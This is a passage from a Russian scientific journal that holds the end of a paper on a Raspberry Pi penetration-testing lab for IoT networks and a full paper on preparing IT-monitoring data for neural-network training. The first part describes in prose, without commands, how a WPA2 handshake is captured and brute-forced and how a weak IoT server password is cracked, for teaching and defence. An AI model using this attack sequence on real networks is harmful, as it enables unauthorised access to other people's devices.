


Рис. 10. Схема тестируемого сегмента сети

атаку на сеть. Одна сетевая карта, используется в режиме монитора, для определения нужной нам точки доступа и клиентов, обслуживаемых ею, вторая для подключения к взломанной сети. Проведя сканирование сети, злоумышленнику остается произвести атаку, с использованием механизмов снятия дампа трафика и принудительного отключения устройств от сети для перехвата handshake-пакета (пакет рукопожатий). После перехвата нужной злоумышленнику информации производится подбор пароля методом перебора с использованием словаря — «брут». После получения пароля от точки доступа, злоумышленник анализирует сеть и устройства в ней с помощью утилиты nmap, изучая операционные системы устройств, открытые порты и прочую информацию. Получив данные сведения и проанализировав их, злоумышленник производит атаку с подбором пароля на сервер IoT. Учитывая тот фактор, что установлен слабый пароль, «брут» происходит за считанные минуты и злоумышленник получает доступ к серверу, с помощью которого, можно управлять всеми IoT устройствами, связанными с сервером.

Упрощенное управление IoT-сервером для пользователей, в том числе злоумышленника, предоставляет WEB-интерфейс с настройками сервера и подключенными устройствами (рис. 11).

Независимо от факта использования SSH протокола для связи между компьютером и сервером, пароли находятся под угрозой «брута» независимо от методов защиты.




Рис. 11. WEB-интерфейс для IoT устройств



Единственный верный метод, это использование новых методов шифрования и защиты от «брута». В данном случае, вся процедура получения handshake-пакета и двух «брутов» паролей заняла 13 минут. За 13 минут, злоумышленник получил доступ к центральному IoT серверу, со всеми вытекающими возможностями, от управления самим сервером, до управления дочерних устройств сети IoT [7].

Проведя данное исследование, был выработан тезис, о требовании разработки системы защиты локальной сети и центрального сервера IoT устройств, для усиления безопасности и исключения потери информации при воздействии злоумышленника. В требуемую систему защиты необходимо включить защиту от «брут-атак», защиту от эксплоитов и несанкционированного удаленного доступа, методом white-листа.

Литература

1. Kali-linux, документация по продукту // Kali Docs Official documentation. URL: <https://docs.kali.org/category/introduction> (дата обращения 15.07.2019).
2. Андрианов В.И., Романов Г.Г., Штеренберг С.И. Экспертные системы в области информационной безопасности // Сборник научных статей IV Международной научно-технической и научно-методической конференции «Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2018)» (Санкт-Петербург, 03–04 марта 2015 г.). В 2-х томах. СПб.: Изд-во СПбГУТ, 2015. Т. 1. С. 193–197.
3. Перекалин А. Эпидемия шифровальщика WannaCry: что произошло и как защититься // Kaspersky daily. 2017. URL: <https://www.kaspersky.ru/blog/wannacry-ransomware/16147/> (дата обращения 15.07.2019).
4. Штеренберг С.И., Полтавцева М.А. Распределенная система обнаружения вторжений с защитой от внутреннего нарушителя // Проблемы информационной безопасности. Компьютерные системы. 2018. № 2. С. 59–68.
5. Красов А.В., Сурмина М.С. Использование и разработка методов обнаружения вредоносной активности автоматизированного построения ботнет-сетей // Сборник научных статей VII Международной научно-технической и научно-методической конференции «Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2018)» (Санкт-Петербург, 28 февраля-01 марта 2018 г.). СПб.: Изд-во СПбГУТ, 2018. Т. 1. С. 513–517.
6. Лаврова Д.С., Попова Е.А., Штыркина А.А., Штеренберг С.И. Предупреждение dos-атак путем прогнозирования значений корреляционных параметров сетевого трафика // Проблемы информационной безопасности. Компьютерные системы. 2018. № 3. С. 70–77.
7. Красов А.В., Штеренберг С.И., Фахрутдинов Р.М., Рыжаков Д.В., Пестов И.Е. Анализ информационной безопасности предприятия на основе сбора данных пользователей с открытых ресурсов и мониторинга информационных ресурсов с использованием машинного обучения // Т-сomm: телекоммуникации и транспорт. 2018. Т. 12. № 10. С. 36–40.
8. Raspberry Pi Hardware // Raspbbery Pi. URL: <https://www.raspberrypi.org/documentation/hardware/> (дата обращения 15.07.2019).
9. Metasploit-framework // rapid7. URL: <https://metasploit.help.rapid7.com/docs> (дата обращения 15.07.2019).
10. Настройка Raspberry Pi — Windows IoT // Microsoft — Центр разработки для Windows. URL: <https://docs.microsoft.com/ru-ru/windows/iot-core/tutorials/rpi> (дата обращения 15.07.2019).

DEVELOPMENT PENTEST LABORATORIES

VLADIMIR I. ANDRIANOV,

St. Petersburg, Russia, vladimir.i.andrianov@gmail.com

DMITRY V. YURKIN,

St. Petersburg, Russia, dvyurkin@ya.ru

VLADISLAV V. STASYUK,

St. Petersburg, Russia, vlad030397@gmail.com

KEYWORDS: Pentest; RaspberryPi; penetration testing; Internet of things; information Security.

ABSTRACT

The modern development of networks and the availability of networks and the Internet of things allows attackers to gain access to the network segment and network peripherals, which opens enormous

opportunities for malicious actions. Increasingly, in the workplace, at home in order to simplify and facilitate life, Internet of things is deployed, from the kettle to the security system, for example, ip video



surveillance. Having gained access to the Internet of things server, an attacker can use devices for his own purposes, to extort or study data for subsequent attacks on the network with more powerful and dangerous consequences. To study the problem of information security of the Internet of Things, it is proposed to create a portable testing lab, based on the Raspberry Pi single-board computer with the Kali-linux operating system and develop a methodology for testing a network segment, for subsequent analysis of information security aspects and vulnerability detection. To check the vulnerability of a network segment with an IoT server, we use network scanning tools and a password-picking attack. In the used network segment, there is a WPA2-protected router and a computer that has access to the Internet of Things server via the SSH protocol. On the server itself, the Windows 10 IoT operating system from Microsoft was installed, specifically designed for creating IoT servers. This experiment is carried out to create a textbook and to familiarize students with the vulnerabilities of the Internet of Things and the methods for addressing them. Also, this work reflects the vulnerability of the network segment and the Internet of Things device server.

REFERENCES

1. Kali-linux. *Kali Docs Official documentation*. URL: <https://docs.kali.org/category/introduction> (date of access 15.07.2019).
2. Andrianov V.I., Romanov G. G., Shterenberg S.I. Expert Systems in the Field of Information Security. *Sbornik nauchnykh statey IV Mezhdunarodnoy nauchno-tekhnicheskoy i nauchno-metodicheskoy konferentsii "Aktual'nye problemy infotelekkommunikatsiy v nauke i obrazovanii"* [Proc. of scientific articles of the IV International scientific-technical and scientific-methodical conference "Actual problems of infotelecommunications in science and education", St. Petersburg, March 03-04, 2015.] In 2 vol. St. Petersburg, 2015. Vol. 1. Pp. 193-197. (In Russian)
3. Perekalin A. Epidemiya shifroval'shchika WannaCry: chto proizoshlo i kak zashchitit'sya [Epidemic of the cryptographer WannaCry: what happened and how to protect]. *Kaspersky daily*. 2017. URL: <https://www.kaspersky.ru/blog/wannacry-ransomware/16147/> (date of access 15.07.2019). (In Russian)
4. Shterenberg S.I., Poltavceva M.A. Raspredeleennaya sistema obnaruzheniya vtorzhenij s zashchitoy ot vnutrennego narushitelya / Shterenberg S.I., Poltavceva M.A. *Information Security Problems. Computer Systems*. 2018. No. 2. Pp. 59-68. (In Russian)
5. Krasov A.V., Surmina M.S. Research and Development of Methods for Detecting Malicious Activity of Automated Botnet Construction Master's. *Sbornik nauchnykh statey IV Mezhdunarodnoy nauchno-tekhnicheskoy i nauchno-metodicheskoy konferentsii "Aktual'nye problemy infotelekkommunikatsiy v nauke i obrazovanii"* [Proc. of scientific articles of the IV International scientific-technical and scientific-methodical conference "Actual problems of infotelecommunications in science and education", St. Petersburg, 28 February-01 March, 2018.]. St. Petersburg, 2018. Vol. 1. Pp. 513-517. (In Russian)
6. Lavrova D.S., Popova E.A., Shtyrkina A.A., Shterenberg S.I. Prevention of dos attacks by predicting the correlation values of network traffic. *Information Security Problems. Computer Systems*. 2018. No. 3. Pp. 70-77. (In Russian)
7. Krasov A.V., Shterenberg S.I., Fakhrutdinov R.M., Ryzhakov D.V., Pestov I.E. Analysis of the information security of the enterprise based on data collection of users from open resources and monitoring of information resources with the use of machine learning. *T-comm*. 2018. Vol. 12. No. 10. Pp. 36-40. (In Russian)
8. Raspberry Pi Hardware. URL: <https://www.raspberrypi.org/documentation/hardware/> (date of access 15.07.2019).
9. Metasploit-framework. URL: <https://metasploit.help.rapid7.com/docs> (date of access 15.07.2019).
10. Setting up a Raspberry Pi – Windows IoT. *Microsoft*. URL: <https://docs.microsoft.com/en-us/windows/iot-core/tutorials/rpi> (date of access 15.07.2019).

INFORMATION ABOUT AUTHORS:

Andrianov V.I., PhD, Associate Professor of The Bonch-Bruевич Saint-Petersburg State University of Telecommunications;
Yurkin D.V., PhD, Associate Professor of The Bonch-Bruевич Saint-Petersburg State University of Telecommunications;
Stasyuk V.V., Student 1 curses of mastery of The Bonch-Bruевич Saint-Petersburg State University of Telecommunications.



doi: 10.24411/2409-5419-2018-10280

ПОДГОТОВКА ДАННЫХ СИСТЕМЫ МОНИТОРИНГА ИТ-ИНФРАСТРУКТУРЫ ДЛЯ МОДЕЛЕЙ ВЫЯВЛЕНИЯ КРИТИЧЕСКИХ СОСТОЯНИЙ НА ОСНОВЕ НЕЙРОСЕТЕЙ

БОЛЬШАКОВ

Максим Александрович

АННОТАЦИЯ

Рассматривается вопрос модификации исходных данных, получаемых от системы мониторинга, с целью возможности их корректной обработки нейронными сетями, в том числе оценивается возможность снижения размерности матрицы исходных данных за счет корректировки количества временных срезов согласно гипотезе Барлоу. Актуальность решения данной задачи обусловлена множеством источников первоначальных данных, при этом форматы данных в разных источниках определяется различными схемами представления. Ввиду этого, получаемый от системы мониторинга массив исходных данных является набором разнородных данных, обработка которого без предварительной подготовки не может быть выполнена с надлежащим качеством и в адекватные сроки. Последовательно определены этапы корректировки в части очищения исходных данных от дублирующих (зависимых друг от друга), незначимых (не влияющих на итоговое состояние) элементов. Далее приведены инструменты форматирования данных в части приведения к числовому формату и выполнения их масштабирования для корректной сопоставимости элементов между собой. Таким образом, представлены все обязательные этапы подготовки исходных данных, в том числе описано использование данного алгоритма на конкретном примере. Целевое значение времени обучения согласно поставленной задаче (необходимость нейронной сети обучаться ежедневно в периоды минимальной загрузки вычислительных мощностей) должно быть не более 6 часов. В результате применения рассматриваемого в статье алгоритма сокращение времени обучения нейронной сети достигло более 5 раз и составило 306 минуты, при этом качество обучения определено как достаточное. Таким образом, следует говорить об успешном практическом результате в части модификации исходных данных с использованием предлагаемого алгоритма действий.

Сведения об авторе:

заместитель начальника
 Санкт-Петербургского информационно-
 вычислительного центра открытого
 акционерного общества «Российские
 железные дороги», г. Санкт-Петербург,
 Россия, bolshakovm@yandex.ru

КЛЮЧЕВЫЕ СЛОВА: мониторинг; ресурсно-сервисные модели; разнородность данных; нормализация данных; взаимная информация; гипотеза Барлоу; датафрейм; обучение нейронных сетей.

Для цитирования: Большаков М.А. Подготовка данных системы мониторинга ИТ-инфраструктуры для моделей выявления критических состояний на основе нейросетей // Научно-технические технологии в космических исследованиях Земли. 2019. Т. 11. № 4. С. 65-71.
 doi: 10.24411/2409-5419-2018-10280

Введение

Построение ресурсно-сервисной модели с целью корректной оценки качества предоставления ИТ-сервиса конечному пользователю определяет главным условием следующее — все элементы ИТ-инфраструктуры, задействованные при работе данного сервиса, должны быть охвачены средствами мониторинга, и данные этого мониторинга (метрики) должны, безусловно, эскалироваться на следующий уровень для анализа. На этом уровне анализ метрик порождает такое понятие, как событие мониторинга. Под событием мониторинга понимается выход метрики из диапазона нормальных значений, то есть превышение установленных граничных условий. Далее, при совокупном анализе отдельных событий мониторинга рождается сервисное событие, которое является ключевым (с точки зрения оценки влияния на конечного пользователя) понятием для оперирования блоков эксплуатации ИТ-инфраструктуры и поддержки пользователей сервисов, работающих на данной инфраструктуре [1].

Ввиду большой номенклатуры элементов ИТ-инфраструктуры, задействованных в предоставлении того или иного сервиса, нерационально обеспечивать единую дискретность снятия метрики. Например, процент загрузки процессора того или иного сервера и уровень заряда батареи элемента системы жизнеобеспечения, по умолчанию должны сниматься системой с разной частотой. Если мы представим первоначальный массив данных в виде матрицы M , где в столбцах определены метрики, а строки представляют собой моменты времени, то в некоторые i -е моменты времени получим пустые значения состояния метрик определенных элементов всего комплекса, задействованного в рассматриваемом сервисе. Кроме того, не менее важной особенностью данных систем мониторинга является разнообразие размерностей, получаемых значений, а, следовательно, и их дисперсий [2].

Безусловно, формат получаемых от систем мониторинга данных, используемый в нейросетевых алгоритмах с целью создания ресурсно-сервисных моделей, требует достаточно глубокой предварительной обработки [3].

Корректировка количества метрик, необходимых для работы модели

Задача формирования моделей зависимости качества предоставления ИТ-сервиса от состояния элементов ИТ-инфраструктуры, включенной в контур работы данного сервиса, по сути, является прогнозной задачей классификации общего состояния сервиса. При условии большой размерности матрицы входных переменных (значения метрик в отдельные моменты времени) оптимальным для решения будет использование нейронной сети, где на вход подаются значения метрик в определенные моменты времени, а в ка-

честве выходной (прогнозируемой) переменной мы имеем общее состояние того или иного сервиса в эти моменты времени. Однако вопрос способности сети обучиться (независимо от ее архитектуры) на предложенном разнородном массиве данных не всегда имеет положительный ответ — крайне важным этапом применения нейросетевых алгоритмов является этап подготовки данных к работе. Этот этап должен включать в себя следующие шаги [4]:

- поиск взаимосвязанных метрик с целью снижения дублирования данных и исключения их из выборки;
- решение задачи использования моментов времени, в которых имеются пропущенные (не все значения имеются в каждый момент времени) значения метрик ввиду разной частоты снятия;
- приведение всех метрик к одинаковой размерности.

Отдельным этапом следует выделить перевод тех значений (при наличии таковых) метрик, что имеют текстовое значение и выбираются из справочников. Например, «Код ответа СХД» может принимать три возможных текстовых значения. Решение проводится через применение бинарного классификатора для которого метрика «Код ответа СХД» меняется на три другие метрики «Код ответа СХД + возможное значение» с допустимыми значениями 1 или 0.

Задача поиска взаимосвязанных метрик сводится к классическому поиску коллинеарных признаков — основной эффект, на который направлена данная работа, заключается в снижении времени на обучение и повышении качества учета ключевых метрик в модели. Ведь, если два значения статистически не независимы, то их совместная энтропия всегда меньше суммы индивидуальных энтропий:

$$H(m_j, m_{j+1}) \leq H(m_j) + H(m_{j+1}).$$

Поэтому, добившись статистической независимости метрик системы мониторинга между собой, мы добьемся более высокой информационной насыщенности входной информации, при этом сократим количество метрик, используемых в построении будущей модели, то есть упростим модель, не снижая ее качества [5].

В части пропущенных значений существует ряд общепринятых вариантов действий:


- удаление моментов времени, для которых отсутствует доля (больше определяемого экспертом уровня) метрик. Данный вариант не подходит для решения данной задачи ввиду различности метрик и осознанного создания различной дискретности снятия данных мониторинга.
- моделирование пропущенных значений. Данный вариант полностью подходит для решения данной задачи, при этом по умолчанию следует экспертно разделить ме-

трики на два блока: моделируемые за счет прошлого имеющегося значения (для метрик, которые могут мгновенно изменить свое значение) и моделирование посредством скользящего среднего между несколькими имеющимися значениями.

Отдельно следует сказать о метриках с нулевой важностью — к таковым следует отнести метрики, значение которых не меняется во времени в пределах значений массива имеющихся данных. Данные метрики следует удалить, так как важность их (ввиду их постоянства) равна нулю.

После этих преобразований получен массив очищенных данных, однако пригоден ли этот массив для начала обучения зависит от задачи, которую требуются решить. Необязательная нормализация данных характерна при использовании алгоритмов, построенных на дереве принятия решений и использовании случайных лесов. Задача формирования ресурсно-сервисной модели же требует обязательной нормализации, так как нормализация позволяет всем метрикам быть одинаково оцениваемыми или, что более важно, оценивать признаки в зависимости от их важности, а не от масштаба [6].

Ведь очевидно, что практически невозможно качественно [7] обучить нейронную сеть при подачи на вход «сырых» данных всех типов на нейрон, представленный на рисунке:



Общий вид нейрона сети:

M — вектор входных данных (метрик); ω — вектор синоптических весов; Σ — сумматор нейрона;
 ρ — выходной сигнал сумматора; σ — функция преобразования; R — выходной сигнал нейрона (прогнозируемое состояние сервиса)

Категоричность данного суждения вызвана тем, что вектор M в любой момент времени по умолчанию представляет собой набор данных следующих типов:

- бинарный тип, в случае данных от ИТ-инфраструктуры нормальное/ненормальное состояние;
- качественный тип, принимает конечное количество значений из справочника — текстовые ответы, например, пул возможных ошибок на интерфейсе;
- числовой — значения метрик, распределенные в диапазонах возможных значений в зависимости от метрики.

При этом выходные переменные R (выходные сигналы нейрона) имеют бинарный тип — нормальное или аномальное состояние сервиса.

Если рассмотреть отдельно метрики, определенные в числовом диапазоне своих возможных значений, то очевидно, что для каждой отдельно взятой метрики, например, температура того или иного устройства и объем свободного места на диске, очень сильно отличается дисперсия значений. Следовательно, синаптический вес метрики с большим разбросом значений будет большим, что приводит в конечном счете к некорректности полученной модели. Ввиду этого массив значений следует масштабировать и сдвинуть так, чтобы весь диапазон значений попадал в диапазон приемлемых входных сигналов. Эта предобработка проста и задается следующей формулой:

$$M' = \frac{(M - M_{\min}) \cdot (b - a)}{(M_{\max} - M_{\min})} + a,$$

где $[a; b]$ — диапазон приемлемых входящих сигналов (в целях единообразия будем приводить к интервалу $[0; 1]$); $[M_{\min}; M_{\max}]$ — текущий диапазон имеющихся метрик мониторинга данного элемента ИТ-инфраструктуры; M — имеющееся значение метрики; M' — предобработанное значение метрики, которое будет подаваться в качестве входной переменной.

Такой способ предобработки является простейшим способом приведения числового значения к требуемому для результативной работы нейронной сети.

После выполнения указанного преобразования для всех метрик числового формата мы получаем ситуацию, что все входные сигналы сети лежат в диапазоне приемлемых входных сигналов $[a; b]$. При этом задача формирования ресурсно-сервисной модели является задачей классификации, когда целевая функция представляет собой не непрерывную величину, а несколько заранее определенных значений, в нашем случае нормальное состояние и состояние отказа. В таком случае, выходное значение также требует интерпретации для приведения результата в понятный пользователю сети результат [8].

Данные, прошедшие указанные выше этапы цензурирования, далее разбиваются на два блока: обучающая и тренировочная выборки. Обучающая выборка применяется непосредственно для обучения (определение синаптических весов для метрик). Тренировочная выборка служит для валидации модели, то есть она нужна для доказательства, что сеть обучена в достаточной мере и не произошло недообучение или переобучение (возможно сделать вывод о стабильной работе сети). При этом пропорция разбиения обычно равняется 70/30, где первый массив данных это именно обучающая выборка.

Корректировка количества временных срезов, необходимых для работы модели

Кроме классических вопросов приведения к одной размерности и оцифровке текстовых значений существует еще одна, не менее важная, задача модификации исходных данных, а именно облегчение их с целью сокращения затрат вычислительных мощностей. Это связано с тем, что исходные данные в задаче определения весов метрик мониторинга для одного ИТ-сервиса представляют собой набор из нескольких тысяч метрик (по каждому элементу инфраструктуры количество собираемых метрик варьируется от нескольких десятков до сотен), при этом часть данных метрик имеют дискретность снятия менее 1 минуты. Такая частота обусловлена тем, что достаточно большую часть метрик мы получаем по серверному и сетевому оборудованию, где частота обновления данных мониторинга оправданно высока.

При этом следует понимать, что состояние отказа или деградации в целом ИТ-сервиса возникает не ежесуточно и даже не еженедельно, поэтому для корректного обучения нейросети с разными выходными значениями R следует брать период равный не менее месяца. А в данном случае размерность матрицы M составляет уже гораздо большие величины. И здесь, ввиду ограничения на вычислительные ресурсы, и с учетом необходимости достаточно частого переобучения (планируется определить возможность ежесуточного запуска обучения в период минимальных нагрузок на вычислительные мощности) вопрос дополнительного снижения размерности исходных данных без потери качественного их использования выходит на первый план.

При решении задачи снижения размерности через исключение части метрик из входного вектора как несущественных особое внимание следует уделять как раз отделению существенных параметров мониторинга от несущественных. В этом случае можно руководствоваться принципами теории информации, например, в классическом ее изложении Клода Шеннона. Одним из важнейших принципов данного направления является принцип максимума взаимной информации Линскера [9], при этом важнейшей функцией системы обработки входных значений является определение избыточности входных данных и дальнейшая модификация в более сжатый вид.

Еще одним важным принципом из теории информации, без которого невозможно добиться успешной реализации поставленной задачи, является принцип максимума энтропии [10]. Этот принцип сформулирован следующим образом: «Если выводы основываются на неполной информации, она должна выбираться из распределения вероятности, максимизирующего энтропию при заданных ограничениях на их распределение». Исходя из этой формулировки, задача максимизации энтропии метрик мони-

торинга является задачей условной оптимизации, решение которой необходимо осуществить на этапе подготовки данных для работы нейронной сети.

Не меньший эффект по сравнению с сокращением количества значимых метрик дает применение указанных принципов собственно к паре M и R , ведь этот подход должен быть отнесен и на все остальные слои используемой нейронной сети. Принцип максимума информации может быть представлен следующим образом — преобразование случайного вектора метрик мониторинга M , наблюдаемого на входе сети, в результирующий вектор итоговых значений сервиса R должно выбираться таким образом, чтобы совместная работа нейронов выходного слоя максимизировала информацию о деятельности входного слоя. Функцией, которую необходимо максимизировать в данном случае, будет взаимная информация $I(M, R)$ между M и R . Используя свойство симметричности взаимной информации $I(M, R) = I(R, M)$ и применяя возможность определения взаимной информации через энтропию, получаем следующее выражение:

$$I(R, M) = H(R) - H(R | M),$$

где $H(R | M)$ — условная энтропия.

Возвращаясь к понятию избыточности исходных данных следует отметить еще одну формулировку данной задачи, которая известна как гипотеза Барлоу. Эта гипотеза позиционирует главную цель предварительной обработки данных как преобразование в высшей мере избыточного сенсорного входа в более эффективный факториальный код. В развитии этой гипотезы сформулирован принцип минимума избыточности [11] как один из основополагающих элементов модели любой информационной системы восприятия. Эта модель должна состоять из 3 компонентов: входного канала, системы кодирования и выходного канала, где целью системы кодирования является модификация входного (по умолчанию принимается, что в нем содержится избыточная информация) с целью его уменьшения без потери возможности качественного использования данных его составляющих.

Другими словами, помимо статистической независимости метрик между собой мы должны обеспечить данную независимость и относительно пары результат (итоговое состояние сервиса) — наблюдение метрики в заданный момент времени.

Операции, описанные выше, с первичными данными от системы мониторинга ИТ-инфраструктуры позволят более точно и более экономично решать поставленную задачу оценки текущего уровня оказания ИТ-сервиса пользователю.



Пример использования алгоритма подготовки данных

Как указано выше, практически любой из информационных сервисов, предоставляемых ГВЦ ОАО «РЖД» в настоящее время, базируется на ИТ-инфраструктуре, данные о работе каждого элемента которой могут быть представлены от 40 до 500 метрик. С целью повышения практической значимости работ в качестве пилотного объекта исследования выбрана система ЭТРАН — «Автоматизированная система централизованной подготовки и оформления перевозочных документов». Эта система предназначена для обеспечения полного технологического цикла оформления перевозочных документов в системе электронного документооборота от отправления до прибытия и ввода и обработки различных типов вспомогательных документов.

Общий перечень элементов ИТ-инфраструктуры, обеспечивающей функционирование этой системы, насчитывает 54 элемента. Общее количество уникальных метрик по данным элементам составило 2214. При этом по типу получаемых значений метрики распределились следующим образом:

- 1728 метрики, принимающие числовое значение;
- 486 метрики, принимающие текстовое значение, причем каждая из них может принимать от 3 до 10 возможных значений.

С учетом показателей доступности выбранной автоматизированной системы и с целью повышения качества данных (увеличение энтропии выходных данных от входных) период для отбора данных был определен в 90 дней, при этом дискретность времени сбора данных равна 1 минуте. В результате размерность M равна 2214×129600 . Однако эти данные не пригодны для обработки ввиду разницы типов значений.

Дальнейшая работа с данными осуществляется с помощью языка программирования Python с использованием общедоступных библиотек Pandas, Sklearn, Tensorflow и Keras.

Первым этапом загружаем данные в датафрейм Pandas и приводим текстовые значения к числовым. Приведение текстовых значений к числовым значениям осуществляется через использование алгоритма One-Hot Encoding, суть которого описана выше и заключается в расширении исходной матрицы согласно правилу — если метрика может принимать 5 текстовых значений, то вместо одной такой метрики создается пять новых, все из которых равны 0, кроме 1, соответствующей имеющемуся значению.

В результате применения этого алгоритма и с учетом добавления вектора R размерность нашего датафрейма увеличена до 4108×129600 — именно эту характеристику необходимо уменьшить без потери качества данных.

Далее определяем статичные метрики — к ним относятся в том числе такие характеристики как модель, версия

прошивки, серийный номер и т.д. С помощью анализа и последующего удаления из набора данных тех метрик, у которых количество уникальных значений равно 1. Данная операция позволила уменьшить размерность датафрейма до 3812×129600 .

На следующем этапе находим дублирующие метрики с точки зрения анализа коэффициента корреляции Спирмена [12] — для этого используем функцию *Corr* библиотеки *Pandas*. В результате из датафрейма исключены метрики, имеющие зависимую пару со значением коэффициента корреляции:

$$0,8 \leq |K| < 1.$$

В ходе тестирования результатов обучения доказано, что отсечение части данных, удовлетворяющих указанному условию по корреляции, не приводит к снижению качества обучения и результата дальнейшей работы нейронной сети. Размерность датафрейма после этого преобразования равна 2870×129600 .

После корректировки непосредственно состава метрик возвращаемся к основному постулату гипотезы Барлоу и с использованием функции *Drop_duplicates* библиотеки Pandas находим и удаляем i -е моменты времени, для которых набор значений метрик и результирующее состояние работы сервиса не являются уникальными относительно остального периода наблюдения. Результатом данной корректировки является приведение размерности к 2870×101657 .

Таким образом, в ходе преобразований размерность датафрейма, который используется для обучения нейронной сети, предназначенной для решения задачи классификации, с 4108×129000 уменьшена до 2870×101657 (обучение проводится на 70% выборке размерностью 2870×71159). Корректность данного уменьшения подтверждена результатами работы нейронной сети, обученной на первоначальных данных и на скорректированном (очищенном) варианте датафрейма.

Переходя к количественным характеристикам результатов предложенного алгоритма обработки, отметим, что длительность обучения сети с применением одного и того же экспериментального комплекса составила:

- 1657 минут на первоначальном датафрейме;
- 306 минут на обработанном варианте.

Таким образом, более чем в 5 раз удалось сократить длительность обучения на нейросети со следующими характеристиками:

- к входному и выходному слоям добавлен 1 скрытый слой, состоящих из 64 нейронов;
- для каждого нейрона в качестве функции активации используется логистическая сигмоидальная функция;



– количество классов результирующего состояния равно 2;

– функция ошибки оптимизируется через стохастический градиентный спуск.

Заключение

Любая задача, решение которой построено на использовании нейронных сетей, должна решаться после соотнесения данной задачи с объемом имеющихся данных и с учетом вычислительных ресурсов, выделенных для решения. В настоящее время именно вычислительные ресурсы чаще всего являются главным ограничением для возможного решения данных задач. Исходя из этого, вопрос предварительной обработки данных является крайне важным, как с точки зрения обеспечения принципиально корректного решения задачи, так и скорости получения данного решения.

Задача анализа метрик мониторинга ИТ-инфраструктуры и оценки качества предоставления ИТ-сервисов конечным пользователям является, по сути, задачей, требующей решение в режиме реального времени и возможной к переобучению минимум 1 раз в сутки.

Описанные этапы обработки исходных данных, наряду с определением наиболее значимых с точки зрения взаимной информации моментов времени, являются необходимым шагом, без которого работа нейронной сети не будет приводить к корректным результатам или будет невозможна в силу существенного отставания от оценки актуальных взаимосвязей множества метрик мониторинга выбранного ИТ-сервиса.

Литература

1. *Burenin A.N., Levko I.V., Legkov K.E., Orkin V.V.* Method Of Adaptive Information Resources Control In The Automated Control System In Conditions Of Performance Loss // Proc. of the International Scientific Conference «2019 Systems of signals generating and processing in the field of on

board communications» (IEEE Conference # 46544), (Moscow, 20–21 March 2019). М.: IEEE, 2019. Pp. 1–4.

2. *Bolshakov M.A., Pugachev S.V., Molodkin I.A., Teslya N.N.* Approach to the Analysis and Processing of Data from IT-Services Monitoring System // CSITinMNSTinEE2018 First Workshop Computer Science and Engineering in the framework of the 5th International Scientific-Methodical Conference «Problems of Mathematical and Natural-Scientific Training in Engineering Education», (St.-Petersburg, Russia, 8–9 November 2018). Saint-Petersburg, 2018. Vol. 2341. Pp.1–5.

3. Модели и методы исследования информационных систем: Монография / Под ред. А.Д. Хомоненко. СПб.: Лань. 2019. 204 с.

4. *Жигульский В.Е.* Использование кодеков в подготовке исходных данных для обучения искусственной нейронной сети // Молодой ученый. 2018. № 4(190). С. 14–20.

5. *Cover T.M., Thomas J.A.* Elements of Information Theory. NY: Wiley, 1991. 748 p.

6. *Ортега Дж.* Введение в параллельные и векторные методы решения линейных систем: пер с англ. М.: Мир, 1991, 367 с.

7. *Терехов В.А., Ефимов Д.В., Тюкин И.Ю.* Нейрокомпьютеры и их применение. Книга 8. Нейросетевые системы управления / под общей ред. А.И. Галушкина. М.: ИНРЖР, 2002. 480 с.

8. *Охтилев М.Ю., Соколов Б.В., Юсупов Р.М.* Интеллектуальные технологии мониторинга и управления структурной динамикой сложных технических объектов. М.: Наука, 2006. 410 с.

